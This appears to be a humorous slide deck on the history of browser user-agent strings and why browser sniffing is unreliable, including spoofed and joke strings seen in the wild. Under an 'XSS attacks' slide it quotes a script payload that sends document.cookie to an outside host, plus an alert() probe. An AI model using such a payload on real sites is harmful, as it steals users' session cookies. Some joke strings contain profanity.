

the 8 minute version that contains  
none of that boring shit and just  
the jokes and weird stuff

*everybody lies*

*warning:*

this talk is full of  
lies and deception









*yes...*

this talk is about  
browser sniffing



*why?*

browser sniffing is  
**dirty**

you should use  
**feature detection**

*Dear Web Developers:  
Browser Sniffing is Stupid*

<http://www.webstandards.org/2002/12/20/dear-web-developers-browser-sniffing-is-stupid/>



# *5 Reasons Why Browser Sniffing Stinks*

<https://www.sitepoint.com/why-browser-sniffing-stinks/>



everybody uses  
browser sniffing







A photograph of a light-colored, long-haired dog sniffing the ground on a paved path. The dog is in the foreground, and its head is lowered towards the pavement. The background shows some dry grass and a blurred path. A semi-transparent red banner is overlaid across the middle of the image, containing white text.

*why...*

is browser sniffing  
so difficult?



things started out simple



Mosaic/0.9





Mozilla/1.0 (Win3.1)




code name of  
the browser

but it quickly started  
to get complicated





Mozilla/1.0 (compatible; MSIE 1.0; Windows 95)



**compatible with  
Netscape Navigator 1.0**





Opera/10.00 (Windows NT 5.1; U; en)


Presto/2.2.0





Opera/9.8 (Windows NT 5.1; U; en)

Presto/2.2.0 Version/10.00



real version of  
the browser





Mozilla/5.0

(Windows; U; Windows NT 6.0; en; rv:1.9.1)

Gecko/20090624 Firefox/3.5

build date of  
the rendering engine








Mozilla/5.0 (Windows NT 6.0; rv:2.0)

Gecko/20100101 Firefox/4.0



build date is no  
longer updated





Mozilla/5.0 (Windows NT 6.0; rv:16.0)

Gecko/16.0 Firefox/16.0



and it gets worse...



Mozilla/5.0

(Macintosh; U; PPC Mac OS X 10\_4\_11; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Version/3.2.3 Safari/525.28.3





Mozilla/5.0

(Windows; U; Windows NT 6.0; en)

AppleWebKit/525.27.1 (KHTML, like Gecko)

Chrome/15.0.874.120 Safari/525.28.3



Mozilla/5.0

(Windows NT 10.0; WOW64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/44.0.2403.155 Safari/537.36

OPR/31.0.1889.180





Mozilla/5.0

(Windows NT 6.3; Trident/7.0; rv:11.0)

like Gecko



Mozilla/5.0 (Windows NT 10.0)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/42.0.2311.135 Safari/525.28.3

Edge/12.10162



and those were all relatively  
normal user-agent strings

sometimes browsers lie to  
hide their true identity





Opera/9.80 (X11; Linux zbov; U; en)

Presto/2.9.201 Version/11.50

# Opera Mobile (desktop mode)

ROT 13 encrypted  
"mobi"



Opera/9.80 (X11; Linux zbov; U; en)

Presto/2.9.201 Version/11.50





Mozilla/5.0 (compatible; MSIE 8.0;  
Windows NT 6.1; Trident/5.0)

# Internet Explorer (compatibility view)

Mozilla/5.0 (compatible; MSIE 8.0;  
Windows NT 6.1; Trident/5.0)



Trident 5 means it's  
Internet Explorer 9



and it is possible to change the  
user-agent string yourself

# XSS attacks

```
<script>alert("My Little Pony");</script>
```

```
<script language="JavaScript">document.location=
"http://www.max1094.18.1c/admin/cookies.php?c=" +
document.cookie;</script>
```

```

```

# XSS attacks





funny people

(J ° □ °) J \_ LL

Mozilla/10.0 (compatible; MSIE 10.0; CP/M; 8-bit)

angry people

## angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)

FuckYou/123.0 FuckingFox/321.0

Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)


Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself


W3C standards are important.

Stop fucking obsessing over user-agent already.






